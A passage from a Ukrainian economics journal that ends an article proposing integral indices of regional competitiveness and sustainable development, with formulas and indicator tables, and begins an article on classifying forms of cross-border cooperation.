де I_k – матриця значень k -го часткового показника; GRP – матриця значень показника валового регіонального продукту на душу населення за регіонами та періодами спостережень.

3. Визначення індексів конкурентоспроможності регіону за групами. Відповідно до цілей та завдань сталого розвитку показники оцінки конкурентоспроможності регіону, які обрано, сформовано у групи: «Показники спроможності регіону до інновацій», «Показники економічної ефективності», «Показники соціальної стабільності та екологічної рівноваги». На цьому етапі проводить співставлення рівня конкурентоспроможності регіону за інтегральним індексом конкурентоспроможності серед інших регіонів та за індексом конкурентоспроможності за групами.

Факторами (критеріями), що визначають регіональний розвиток в контексті інноваційних процесів – є наявність університетів, науково-дослідних установ та бізнес-інкубаторів; розвиток вищої освіти та науково-дослідних установ; наявністю людського капіталу, чий знання, навички і досвід збігаються з потребами компаній та інші актори займаються в інноваційному процесі; участь регіональних або місцевих органів влади в процесі створення мережі співпраці між наукою та підприємствами (табл. 2).

В результаті для розрахунків інноваційного потенціалу регіону, поширеним є представлення інтегральних показників (зокрема і показника інноваційності) сумою 1:

$$K = \sum_{i=1}^N W_i K_i, \quad (1)$$

де K_i – приватні показники загальним числом N , а W_i – вагомість окремих факторів у загальній сумі. Коефіцієнти-ваги визначаються, як правило, експертним способом (наприклад, методом послідовних порівнянь).

У результаті виходить проста сума факторів, взаємна вагомість яких не враховується. Пропонуємо використовувати підхід, згідно з яким інтегральний показник прибутковості представлений у вигляді

функції, аргументами якої є показники, що визначають фактори безпосереднього (переважно це стосується внутрішніх факторів впливу) та опосередкованого впливу (перш за все це стосується зовнішніх факторів впливу) на інноваційний потенціал.

Загалом вплив усіх трьох груп чинників дуже складний і, відповідно з нашим припущенням, навряд чи зводиться до їхньої лінійної комбінації. Тому інтегральний показник інноваційного потенціалу регіону представимо у вигляді певної функції трьох груп змінних, вигляд якої поки що будемо уточнювати за залежністю 2:

$$K_{imp} = K(\{K_{n_i}, i = 1, \dots, N_p\}, \{W_p, i = 1, \dots, N_p\}, \{\Phi_p, i = 1, \dots, N_\Phi\}), \quad (2)$$

де K_{imp} – інтегральний показник інноваційного потенціалу регіону; K_{n_i} – внутрішні фактори, що впливають на інноваційний потенціал регіону, загальним числом N_p ; W_i – вагові коефіцієнти загальним числом N_p ; Φ_i – кількість факторів зовнішнього середовища загальним числом N_Φ .

Відтак інтегральний показник інноваційного потенціалу регіону повинен так чи інакше враховувати фактори зовнішнього середовища 3:

$$\{\Phi_p, i = 1, \dots, N_\Phi\}. \quad (3)$$

Якщо абстрагуватися від умов зовнішнього середовища і враховувати лише внутрішні складові інноваційного потенціалу регіону, то інтегральний показник буде виражатися у вигляді формули 4:

$$K = K(\{K_{n_i}, i = 1, \dots, N_p\}, \{W_p, i = 1, \dots, N_p\}) \quad (4)$$

Показник K , який, згідно з формулою (4), є показником інтегрального інноваційного потенціалу регіону, що враховує дію факторів зовнішнього середовища.

Розрахунок K_{imp} (інтегрального показника інноваційного потенціалу регіону) проводиться на основі отриманих під час дослідження даних за формулою середньої арифметичної зваженої (всередині блоків значення показників агрегуються за допомогою середніх простих), показники розраховуються у безрозмірній формі, а в разі необхідності переводяться у відсотки (формула 5):

$$K_{imp} = 0,3 \frac{\sum_{n=1}^k y_n}{k} + 0,3 \frac{\sum_{n=1}^m y_n}{m} + 0,4 \frac{\sum_{n=1}^p y_n}{p}, \quad (5)$$

де, 0,3–0,4 – вагові коефіцієнти блоків; k, m, p – кількість показників у відповідному аналітичному блоці; y_n – розрахункове значення показника. Застосування для розрахунку K_{imp} значної кількості показників, апробованих у міжнародній практиці й скоригованих з врахуванням особливостей розвитку економіки України, дає змогу побудувати достатньо об'єктивну картину розвитку інноваційної системи на рівні регіону. Вибір критеріїв інноваційного потенціалу регіону здійснюється на основі таких складових: науково-кадрова складова; фінансова складова та результативна складова (табл. 1).

Таблиця 1

Вибір критеріїв інноваційного потенціалу регіону *

№ пп	Складові	Показники	Абревіатура
1	Науково-кадрова складова	Кількість організації, які виконують наукові дослідження й розробки, одиниць	N ₁
2		Чисельність докторів (кандидатів) наук в економіці України, осіб	N ₂
3		Кількість працівників наукових організацій	N ₃
4		Кількість підприємств, що займалися інноваційною діяльністю	N ₄
5		Кількість промислових підприємств, що впроваджували інновації	N ₅
6			
7	Фінансова складова	Витрати на придбання нових технологій, тис.грн.	F ₁
8		Витрати на дослідження і розробки, тис.грн.	F ₂
9		Фінансування наукових і науково-технічних робіт, тис.грн.	F ₃
10		За рахунок коштів державного бюджету, тис.грн.	F ₄
11		За рахунок коштів місцевого бюджету, тис.грн.	F ₅
12		Питома вага підприємств, що впроваджували інновації,%	F ₆
13		Кількість підприємств що реалізовували інноваційну продукцію, од	F ₇
14	Результативна складова	Впроваджено нових технологічних процесів, од	R ₁
15		Питома вага реалізованої інноваційної продукції в обсязі промислової, %	R ₂
16		Фундаментальні дослідження	R ₃
17		Прикладні дослідження	R ₄
18		Науково-технічні розробки	R ₅
19		Науково-технічні послуги	R ₆
20		Кількість виконаних наукових та науково-технічних робіт	R ₇
21		Впроваджено нових технологічних процесів, процесів у тому числі маловідходних, ресурсозберігаючих	R ₈
22		Впроваджено інноваційних видів продукції, найменувань у тому числі нових видів машин, устаткування, приладів, апаратів	R ₉
23		Обсяг реалізованої інноваційної продукції	R ₁₀
24		Кількість створених передових технологій	R ₁₁
25		Кількість охоронних документів у створених технологіях	R ₁₂
26		Видано заявок на патенти і винаходи	R ₁₃

*Джерело: власна розробка автора

Соціальна складова сталості розвитку відображає якість життя населення і зорієнтована на збереження стабільності соціальних і культурних систем, зокрема, на скорочення числа руйнівних конфліктів між людьми. За таких умов людина має брати активну участь у процесах формування своєї життєдіяльності, прийнятті й реалізації рішень, контролі за їх виконанням.

Соціально-інституціональний вимір сталого розвитку має бути відображеним у стратегії дій наддержавних, державних та місцевих органів влади як на найближчу, так і на подальшу перспективу. Крім цього, стратегія дій повинна базуватися на системі моніторингу сталості розвитку з урахуванням усіх соціальних складових і рівнів при прийнятті управлінських рішень.

З цією метою до метрики сталого розвитку вводиться індекс соціально-інституціонального виміру

(Is). Значення індексу соціального виміру сталого розвитку суспільства підраховуються на основі отриманих значень чотирьох категорій політики:

- Розвиток людського потенціалу;
- Якість життя;
- Суспільство, засноване на знаннях;

Для обґрунтування методології розрахунку значень категорій політики та індикаторів були використані власні методики авторів дослідження, а також результати, викладені в джерелах [29–35]. Отже, індекс соціального виміру сталого розвитку суспільства розраховувався таким чином, що стан стійкості соціальної складової регіону буде покращуватися при наближенні значень індексу до 1 та погіршуватися при наближенні у напрямку до 0 (табл. 2.).

Таблиця 2

Категорії політики та індикатори соціально-інституціонального виміру

Суспільство, засноване на знаннях ІКС	Інтелектуальні активи суспільства ISIA	Рівень вміння аселення користуватися комп'ютером	
		Рівень користування Інтернетом Інтелектуальні	
		Задоволеність рівнем освіти	
		Рівень отримання інформації населенням за допомогою: газет, журналів, стаціонарних телефонів, мобільних телефонів та Інтернету	
	Перспективність розвитку суспільства IPSD	Кількість організацій, які виконують наукові та науково-технічні роботи	
		Рівень впевненості в майбутньому	
		Освоєння нових видів продукції у промисловості	
		Отримання охоронних документів на об'єкти промислової власності	
		Кількість дітей на одного вчителя	
		Рівень свободи від корупції	
	ІКС	Якість розвитку суспільства IWSD	Нерівність у розподілі соціальних і матеріальних благ між громадянами суспільства
			Рівень свободи від безробіття
	Розвиток людського потенціалу ІНД	Розвиток здоров'я та фізичного виховання ІНТЛ	Чисельність ВІЛ-інфікованих
			Захворюваність населення на активний туберкульоз
Обсяг фінансування фізичної культури і спорту			
Кількість об'єктів фізичної культури і спорту			
Рівень освіти IEDU		Охоплення дітей дошкільними закладами	
		Охоплення дітей початковою освітою	
		Охоплення дітей та підлітків базовою середньою освітою	
		Охоплення дітей та підлітків повною середньою освітою	
		Чисельність студентів ВНЗ І7II рівня акредитації	
		Чисельність студентів ВНЗ III7IV рівня акредитації	
		Середня тривалість навчання	
		Частка осіб із вищою освітою в населення старше 257ти років	
Демографічний розвиток IDEM		Коефіцієнт смертності немовлят	
		Коефіцієнт перинатальної смертності	
		Середня очікувана тривалість життя населення при народженні	
		Середня очікувана тривалість життя населення при досягненні 15 років	
		Середня очікувана тривалість життя населення при досягненні 45 років	
		Середня очікувана тривалість життя населення при досягненні 65 років	
		Сальдо міграції	
		Коефіцієнт інтенсивності міграції	
Ринок праці ILM		Рівень економічної активності (міське населення)	
		Рівень безробіття за методологією МОП (міське населення)	
		Рівень зайнятості (міське населення)	
		Рівень зайнятості (міське населення)	
		Питома вага працюючих в умовах неповного робочого дня у загальній чисельності зайнятих	
		Питома вага працівників, які перебували в адміністративних відпустках, в загальній чисельності зайнятих	
		Частка працюючих в умовах, що не відповідають санітарно-гігієнічним нормам, в загальній чисельності зайнятих	
		Співвідношення рівнів зареєстрованого безробіття та визначеного за методологією МОП	
		Плинність робочої сили	
		Економічна складова людського розвитку ІЕСН	Частка населення із середньодушовими грошовими доходами на місяць нижче прожиткового мінімуму
Валовий регіональний продукт у розрахунку на одну особу (у фактичних цінах, грн.)			
Рівень оплати населенням житлово-комунальних послуг			

Інституціональний розвиток ІІД	Політична свідомість ICON	Нестача дотримання законів	
		Рівень активності населення щодо участі в громадських та політичних організаціях	
		Оцінка критичності політичної ситуації в країні	
		Активність на останніх виборах Рівень довіри до ЗМІ	
	Вплив релігійних інституцій IREL	Кількість релігійних організацій	
		Кількість віруючих	
		Рівень довіри до церкви	
	Ефективність державної влади ІРСР	Довіра до: судів, Президента, Верховної Ради, Уряду, Місцевих органів влади	
		Оцінка роботи органів місцевої влади	
		Кількість населення зайнятого у сфері державного керування	
	Якість життя ІОЛ	Відпочинок і культура людей ILC	Кількість масових та універсальних бібліотек
			Кількість демонстраторів кіно та відеофільмів
Забезпеченість населення газетами			
Кількість закладів культури клубного типу			
Стан навколишнього середовища IENV		Оцінка екологічної ситуації в країні	
		Загальний відсоток території, що охороняється	
		Рівень зростання населення	
Свобода людей IF		Частка людей, які вважають, що мають можливість вільно висловлювати свої політичні погляди	
		Рівень травматизму, пов'язаного з виробництвом	
Здоров'я людей ІНН		Середня тривалість перебування хворого у стаціонарі	
		Частка дітей до 27ох років, охоплених щепленням проти дифтериту	
		Частка дітей до 27ох років, охоплених щепленням проти коклюшу	
		Частка дітей до 27ох років, охоплених щепленням проти поліомієліту	
		Частка дітей до 27ох років, охоплених щепленням проти кору	
		Частка новонароджених, охоплених щепленням проти туберкульозу	
		Індекс умовного здоров'я населення регіону	
		Забезпеченість населення лікарями	
		Забезпеченість населення послугами швидкої медичної допомоги	
		Стану інфраструктури ІNF	Кількість механічних транспортних засобів
Забезпечення населення основними домашніми телефонними апаратами			
Кількість користувачів мобільних телефонів			
Рівень забезпеченості житлом			
Ризики та безпека життя IRS		Загальна кількість осіб, які потерпіли від злочинів	
		Рівень задоволеності життям	
		Оцінки низького матеріального становища сім'ї	
		Оцінки власного становища у суспільстві	
		Оцінки стабільності у житті	
		Кількість виявлених організованих груп та злочинних організацій	
	Відсутність ризиків збитків від екокатастроф		

Всі індикатори, що впливають на складові ІКС, вимірюються в різних одиницях і мають різні інтерпретації. Тому вони приводяться до нормованої форми таким чином, щоб їхні зміни, як і зміни ІКС, знаходилися в діапазоні від 0 до 1. Відповідно до цього найгірші значення названих індикаторів відповідатимуть числовим значенням, близьким до 0, а найкращі — будуть наближати ці значення до 1.

Екологічний вимір сталого розвитку будемо оцінювати за допомогою індексу екологічного виміру (Іе). Для

його розрахунку використовується методика агрегування, відповідно до якої індекс Іе має 3 категорії екологічної політики (верхній рівень), 13 індикаторів (середній рівень) і 44 показники (нижній рівень). Індекс Іе розроблений для оцінювання екологічної сталості регіонів України. Індекс екологічного виміру розроблений для оцінювання екологічної сталості регіонів України й методологічно базується на відомому індексі ESI72005 [20, 21], у якому для формування складових (індикаторів) використана схема «рушійні сили — тиск — стан — вплив — реакція».

Категорії політики, індикатори та параметри екологічного виміру

Категорія політики	Індикатор	Параметри
Екологічні системи I_{SYS}	Повітря I_{AIR}	I_{NO2} Середня концентрація двоокису азоту в атмосферному повітрі міст
		I_{SO2} Середня концентрація двоокису сірки в атмосферному повітрі міст
		I_{TCP} Середня концентрація пилу в атмосферному повітрі міст
	Біорізноманіття I_{IPFL}	I_{PFA} Види фауни під загрозою
		I_{PFL} Види флори під загрозою
		I_{PZF} Об'єкти природозаповідного фонду
	Земля I_{LAN}	I_{ANT} Техногенне навантаження на природне середовище
		I_{EGP} Поширення екзогенних геологічних процесів
		I_{WLN} Забруднені ділянки
		I_{EXH} Порушені, відпрацьовані та рекультивовані землі
	Якість води I_{WQL}	I_{SS} Середньорічна концентрація завислих речовин усереднена по контрольним створам водних об'єктів регіону
		I_{MIN} Середньорічна мінералізація усереднена по контрольним створам водних об'єктів регіону
		I_{NIT} Середньорічна концентрація нітратів усереднена по контрольним створам водних об'єктів регіону
	Кількість води I_{WQN}	I_{WAV} Забрано води з природних джерел у розрахунку на одну особу
		I_{GAV} Забрано води з природних підземних джерел у розрахунку на одну особу
	Радіаційна і екологічна небезпека I_{RAD}	I_{RHZ} Потенційна радіаційна небезпека, що обумовлена можливими техногенними катастрофами на об'єктах ядерного паливного циклу
		I_{RLN} Радіоактивно забруднені землі, що не використовуються в господарстві
		ПНЗ Екологічно небезпечні
I_{HZW} Зберігання і використання небезпечних хімічних речовин		
Екологічне навантаження I_{STR}	Викиди в атмосферне повітря I_{EMS}	I_{NOX} Викиди оксидів азоту
		I_{SOT} Викиди двоокису сірки
		I_{VOC} Викиди летких органічних сполук
		I_{CAR} Викиди забруднюючих речовин від автомобільного транспорту
		I_{EKM} Викиди забруднюючих речовин в атмосферне повітря від стаціонарних та пересувних викидів у розрахунку на км.
		I_{EPC} Викиди забруднюючих речовин в атмосферне повітря від стаціонарних та пересувних джерел у розрахунку на одну особу
Екологічне навантаження I_{STR}	Навантаження на екосистему I_{ECO}	I_{FRS} Зміна відношення площі зрубаних та загиблих лісових культур та насаджень до площі створених лісових насаджень за останні три роки
		I_{EF1} Рілля
		I_{EF2} Сіножаті та пасовища
		I_{EF3} Ліси та інші лісовкриті площі
		I_{EF4} Забудовані землі
		I_{EF5} Використано свіжої води у розрахунку на одну особу
	Утворення і використання відходів I_{WST}	I_{REC} Використання відходів
		I_{ACC} Накопичення відходів
		I_{WKM} Утворення відходів I–III класів небезпеки у розрахунку на один км.
		I_{WPC} Утворення відходів I–III класів небезпеки у розрахунку на одну особу
	Водне навантаження I_{WAT}	I_{WAR} Площі під твердими побутовими відходами
I_{CNT} Скинуті забруднюючі речовини		
I_{REW} Скинуті зворотні води у поверхневі води об'єкта		

Регіональне екологічне керування I_{REC}	Участь в екологічних проєктах I_{COL}	I_{ORG} Громадські екологічні організації, що діють на території області I_{FND} Обсяг фактичних коштів з Державного та обласного фондів на природоохоронні заходи
	Викиди парникових газів I_{GHG}	I_{GDP} Викиди парникових газів ВРП I_{GPC} Викиди парникових газів на душу населення
	Трансграничний екологічний тиск I_{TBP}	I_{EXP} Відходи I–III класу небезпеки передані іншим підприємствам, у т.ч. іншим країнам

Вплив означає наслідки зміни навколишнього середовища для здоров'я людини й інших організмів, а також наслідки для природи й біорізноманіття (наприклад, вплив на здоров'я людей, пов'язаний з атмосферним забрудненням у великому місті або з недоброякісною питною водою). Реакція у відповідь представляє собою конкретні дії, спрямовані на вирішення екологічних проблем. Такими заходами можуть бути, наприклад, збільшення площі охоронюваних природних територій, зниження енергоємності й підвищення частки перероблених і повторно використуваних відходів (табл. 3).

Пропонований індекс екологічного виміру I_e враховує національні пріоритети в екологічній політиці, зокрема радіаційне і техногенне навантаження. Отримувані результати, поряд з індексами оцінювання економічної, соціальної й інституціональної складових сталого розвитку дозволяють представити повну картину прогресу регіонів на шляху до сталого розвитку.

4. Виявлення факторів, що є найвпливовішими на значення інтегрального показника конкурентоспроможності регіону. Це дозволяє оцінити, які фактори забезпечують регіону конкурентну позицію, характеризувати регіон за рівнем розвитку та проблемності [8–11].

5. Визначення однорідності окремих складових інтегрального показника конкурентоспроможності. Обґрунтовується доцільність використання показника, який показує однорідність окремих складових інтегрального показника конкурентоспроможності регіонів. На основі показника дисперсії у рамках груп, що складається зі значень окремих складових групових показників, визначається середнє відхилення значень окремих компонентів групових показників від середніх значень всередині групових показників.

Визнаємо, що даний показник, який позначається σ_j для j -го групового показника, буде ілюструвати середнє відхилення значень окремих компонентів [8–12] групових показників від середніх значень всередині групових показників:

$$\sigma_j = \frac{\sum_{k=1}^{Q_k} \left(I_{i,j,k,y} - \frac{\sum_{k=1}^{Q_k} I_{i,j,k,y}}{Q_k} \right)^2}{Q_k}, \quad (6)$$

Середнє значення даного показника для окремих групових показників буде загальним індикатором неоднорідності складового інтегрального показника конкурентоспроможності [5–9] регіону:

$$\sigma = \frac{\sum_{j=1}^3 \sigma_j}{3}, \quad (7)$$

Зауважимо таке: збільшення показника σ буде свідчити про ріст неоднорідності усередині складового інтегрального показника конкурентоспроможності регіону i , отже, окремих факторів конкурентної позиції регіону. Даний показник можна назвати мірою збалансованості показників, а зіставлення значень показників σ між окремими регіонами дозволяє оцінити, наскільки збалансованими є основні показники, що характеризують конкурентоспроможність регіонів. Низьке у порівнянні з іншими регіонами значення даного показника для регіону означає, що у досліджуваній період складові конкурентної позиції регіону були збалансованими, що виражається у близькості їх нормованих значень. Подібну ситуацію можна охарактеризувати позитивно, якщо регіон одночасно характеризується високою конкурентною позицією і низьким показником неоднорідності. Якщо показники конкурентоспроможності тяжіють до низького рівня або нижньої межі середнього рівня та водночас мають високе значення показників неоднорідності значень факторів конкурентоспроможності, то таке свідчить про негативні тенденції функціонування регіону і найближчим часом поліпшення конкурентних позицій малоімовірно. Необхідним є формування переліку завдань управління конкурентоспроможністю регіону та встановлення послідовності їх виконання, що реалізує науково-обґрунтовану логіку і принципи управління, визначення методів вирішення цих завдань, будівництва алгоритму опрацювання інформації та розроблення системи показників, для розрахунку яких обираються відповідні методики і способи аналізу даних. Розроблення системи управлінських рішень щодо підвищення рівня конкурентоспроможності регіону на основі результатів статистичного аналізу здійснюється за напрямками розвитку. Забезпечення сталого розвитку економіки країни та окремих її територій вимагає об'єктивної обґрунтованої оцінки впливу чинників,

що зумовлюють цей розвиток. Ефективна господарська діяльність за умов змішаної економіки потребує аналізу взаємозв'язків між чинниками та результатами для виявлення тенденцій розвитку, що дозволяє забезпечити надійність прогнозних розрахунків розвитку окремих регіонів. Для проведення відповідного економіко-статистичного й організаційного аналізу імовірності досягнення достатніх темпів сталого розвитку вважаємо, що має бути створене відповідне статистичне забезпечення. Останнє є необхідним і для формування інформаційної бази порівняльної оцінки конкурентоспроможності регіонів без чого результативність реалізації функцій із стратегічного управління територіальним розвитком є неможливим [4–9].

Висновки. Теоретичною основою для формування системи показників конкурентоспроможності регіону обрано ідею сталого розвитку. Оцінка конкурентоспроможності регіону є концептуальним засобом для формування діагностики та вибору варіанту стратегії розвитку регіону. У даній розробці автором запропоновано наступні етапи здійснення процедур із оцінювання, а також систему показників та моделі їхнього розрахунку.

А саме: дослідження достатності та якості характеристик інформації. При цьому, також, проводимо добір показників; розрахунок загального індексу конкурентоспроможності регіону в рамках якого запропоновано економіко-математичну модель інтегрального показника конкурентоспроможності регіону; визначення індексів конкурентоспроможності регіону за групами: «Показники спроможності регіону до інновацій», «Показники економічної ефективності», «Показники соціальної стабільності та екологічної рівноваги»; виявлення факторів, що є найвпливовішими на значення інтегрального показника конкурентоспроможності регіону, що дозволяє оцінити, які фактори забезпечують регіону конкурентну позицію, характеризувати регіон за рівнем розвитку та проблемності; визначення однорідності окремих складових інтегрального показника конкурентоспроможності, в рамках якого обґрунтовано доцільність використання показника, який показує однорідність окремих складових інтегрального показника конкурентоспроможності регіонів. Це дозволяє оцінити, наскільки збалансованими є основні показники, що характеризують конкурентоспроможність регіонів.

Література

1. Клоцвог Ф. Н. Макроэкономическая оценка ресурсного потенциала российских регионов / Ф. Н. Клоцвог, И. А. Крушикова // Проблемы прогнозирования. — 1998. — № 2. — С. 116–126.
2. Казанцев С. В. Оценка внутренней конкурентоспособности региона / С. В. Казанцев // ЭКО. — 2008. — № 5. — С. 63–80.
3. Ускова Т. В. Проблемы оценки конкурентоспособности регионов / Т. В. Ускова, А. С. Барабанов // Вопросы статистики. — 2009. — № 1. — С. 49–60.
4. Василенко В. Н. Оценка конкурентных позиций регионов / В. Н. Василенко, О. Ю. Агафоненко // Экономика та право. — 2007. — № 3. — С. 15–21.
5. Татаркин А. Слагаемые конкурентного поведения региона / А. Татаркин // Проблемы теории и практики управления. — 2004. — № 4. — С. 40–46.
6. Ларина Н. И. Кластеризация как путь повышения международной конкурентоспособности страны и регионов / Н. И. Ларина, А. И. Макаев // ЭКО. — 2006. — № 10. — С. 4–26.
7. Шевчук В. Я. Макроекономічні проблеми сталого розвитку / Шевчук В. Я. — К.: Гео-принт, 2006. — 200 с.
8. Герасимчук З. В. Стимулювання сталого розвитку регіону: теорія, методологія, практика: Монографія / Герасимчук З. В., Поліщук В. Г. — Луцьк: РВВ ЛНТУ, 2011. — 516 с.
9. Поліщук В. Г. Понятійно-категоріальний апарат політики стимулювання сталого розвитку регіону / В. Г. Поліщук // Актуальні проблеми економіки. — 2009. — № 11. — С. 168–173.
10. Жарова Л. В. Сталий розвиток: просторовий вимір соціально-економічних відносин / Науковий вісник, 2005, вип. 15.6, с. 253–260.
11. Ілляшенко К. В. Сталий розвиток міста як результат соціального партнерства держави, бізнесу та громади / Вісник Хмельницького національного університету, 2009, № 6, Т. 3, с. 233–242.
12. Мельник П. Г. Основи стійкого розвитку: навч. посібник для післядипломної освіти. — Суми: ВТД «Університетська книга», 2006. — 388 с.
13. Задирака О. І. Мета сталого розвитку України — забезпечення високої якості життя / Збірник матеріалів XI міжнародної науково-практичної конференції 30 травня 2008 року, Моделі забезпечення сталого розвитку світового господарства: економіка, фінанси та право, Київ, 2008, с. 284–286.
14. Ковальов Б. Л. Стратегії сталого розвитку: історична ретроспектива / Механізм регулювання економіки, 2009, № 4, Т1, с. 192–197.
15. Дробот І. О. Організаційно-економічні та правові механізми забезпечення сталого розвитку територіальної громади / І. О. Дробот; за заг. ред. П. І. Шевчука, І. Р. Залуцького. — Л.: ЛРІДУ НАДУ, 2009. — 348 с.
16. Крайник О. П. Регулювання економічного розвитку регіону [Текст] / О. П. Крайник; Наук. — дослід. фінанс. ін-т. — К.: НДФІ, 2007. — 296 с.
17. Герасимчук З. В. Регіональна політика сталого розвитку: теорія, методологія, практика: Монографія / З. В. Герасимчук — Луцьк: Надстир'я, 2008. — 528 с.
18. Герасимчук З. В. Стимулювання сталого розвитку регіону: теорія, методологія, практика: Монографія / Герасимчук З. В., Поліщук В. Г. — Луцьк: РВВ ЛНТУ, 2011. — 516 с.

Лебедева Анна Юріївна

аспірант

Університет митної справи та фінансів

Лебедева Анна Юрьевна

аспірант

Университет таможенного дела и финансов

Lebedeva A.

graduate student

University of Customs and Finance

**ФОРМУВАННЯ КЛАСИФІКАЦІЙНИХ ОЗНАК, РІВНІВ ТА НАПРЯМКІВ
РОЗВИТКУ ФОРМ ТРАНСКОРДОННОГО СПІВРОБІТНИЦТВА
ФОРМИРОВАНИЯ КЛАССИФИКАЦИОННЫХ ПРИЗНАКОВ, УРОВНЕЙ
И НАПРАВЛЕНИЙ РАЗВИТИЯ ФОРМ ТРАНСГРАНИЧНОГО СОТРУДНИЧЕСТВА
FORMING OF CLASSIFICATION SIGNS, LEVELS AND DIRECTIONS OF DEVELOPMENT
THE CROSS-BORDER COOPERATION'S FORMS**

Анотація. Досліджено і проаналізовано основні аспекти та критерії класифікаційної системи форм транскордонного співробітництва.

Ключові слова: форми транскордонного співробітництва, прикордонний регіон, кластер, євро регіон, співробітництво.

Аннотация. Исследованы и проанализированы основные аспекты и критерии классификационной системы форм трансграничного сотрудничества.

Ключевые слова: формы трансграничного сотрудничества, приграничный регион, кластер, евро регион, сотрудничество.

Summary. The basic aspects and criteria of classification system of a cross-border cooperation's forms are investigated and analyzed.

Key words: forms of a cross-border cooperation, border region, cluster, euro region, cooperation.

Транскордонне співробітництво (ТКС) — це специфічна сфера зовнішньо — економічної, політичної, екологічної, культурно-освітньої та інших видів міжнародної діяльності, яка здійснюється на регіональному рівні, і яка, відрізняється низкою особливостей, а саме — наявністю кордону і необхідністю його облаштування, спільним використанням природних ресурсів і, відповідно, спільним вирішенням проблем екологічної безпеки, значно вищим навантаженням на інфраструктуру співпрацюючих регіонів, більш широким взаємним спілкуванням населення сусідніх держав та особистими зв'язками людей [1, 2, 3].

Процес створення зв'язків та договірних відносин у прикордонних зонах з метою пошуку рішень для спільних та ідентичних проблем є основою ТКС. На сучасному етапі поглиблення інтеграційних процесів

ТКС набуває різноманітних проявів і форм, трансформується і удосконалюється з метою залучення більш ефективних, діючих методів і інструментів, розширюючи сфери та напрямки співпраці для реалізації програм і проектів розвитку і інтеграції регіонів. Суб'єкти ТКС прагнуть збільшувати свої права та повноваження, розширювати сфери діяльності і співпраці, зміцнювати авторитет та набувати статусу «рівноправних гравців» на міжнародній арені не лише як соціально-культурних угруповань, а, в першу чергу, як політичних і економіко-виробничих систем. Тому і форми ТКС реформуються з найпростіших процесів укладання договорів до складних інституційних структур міжнародного рівня з відповідним статусом і механізмом державного регулювання (наприклад, «великі регіони»).

Тому на нашу думку, досить актуальним є питання розкриття сутності форм ТКС і виведення єдиної системи класифікації даних форм за відповідними критеріями з метою узагальнення та розуміння стадій та напрямків співробітництва регіонів і формування моделей подальшої співпраці. До того ж в період сучасного інформаційного та технологічного прориву ТКС вийшло на етап інформаційної та технологічної співпраці з використанням новітніх технологій та ресурсів, що зумовило появу нових форм співробітництва, які також є доволі ефективними і пріоритетними для подальшого розвитку регіонів.

Проблемам визначення сутності та трансформації форм ТКС присвячена невелика кількість наукових праць. Здебільшого вчені вивчають і досліджують лише найбільш розвинену форму співробітництва, а саме – єврорегіони. Так, окремі теоретико-методологічні та методичні питання форм ТКС та діяльності єврорегіонів розробляли такі вчені, як Н. М. Булатова, О. П. Жук, М. І. Ігнатушина, Н. А. Мікула, В. Є. Реутов.

Однією з проблем дослідження сутності та особливостей форм ТКС є відсутність системи і критеріїв класифікації форм, що б дозволило визначити місце, напрям діяльності та ступінь розвитку співробітництва окремих регіонів. Тому спробуємо дослідити еволюцію форм ТКС та визначити критерії їх класифікації (див. рис. 1.1).

Першим критерієм нашої класифікаційної системи форм ТКС виділимо рівень співробітництва. В основу цього критерію ми поклали такі показники як: мета та

напрями співпраці, законодавчо-нормативна основа співробітництва, наявність фінансових зобов'язань між суб'єктами, ступінь наділеності суб'єктів правами та повноваженнями, інституційне забезпечення та ін. Так в результаті наших досліджень виявлено, що форми ТКС можна поділити на три рівні.

Перший рівень співробітництва – базовий рівень. Це початкова стадія розвитку ТКС між прикордонними регіонами, що виникає з метою вирішення поточних суспільних проблем місцевого населення цих регіонів (унікнення надзвичайних ситуацій, організація масових релігійних або культурних заходів, волонтерське співробітництво, захист навколишнього середовища, проблеми енергетичних мереж, транспорту та комунікацій у прикордонних районах та ін.).

Форми базового рівня співпраці не передбачають створення спеціальних інституцій, органів регулювання і управління. На базовому рівні відбувається встановлення зв'язків між місцевими органами прикордонних територій на договірній основі, ознайомлення з політичною та економічною спрямованістю суміжних територій, визначення в потребі та перевагах подальшого співробітництва, аналіз співвідношення ресурсного забезпечення регіонів та ін. Так до базового рівня ТКС можна віднести наступні форми: прямі контакти, установчі договори, робочі групи (об'єднання).

Найпростішою формою ТКС є прямі контакти між територіальними громадами – містами, селищами, які, здебільшого, мають неформальний характер

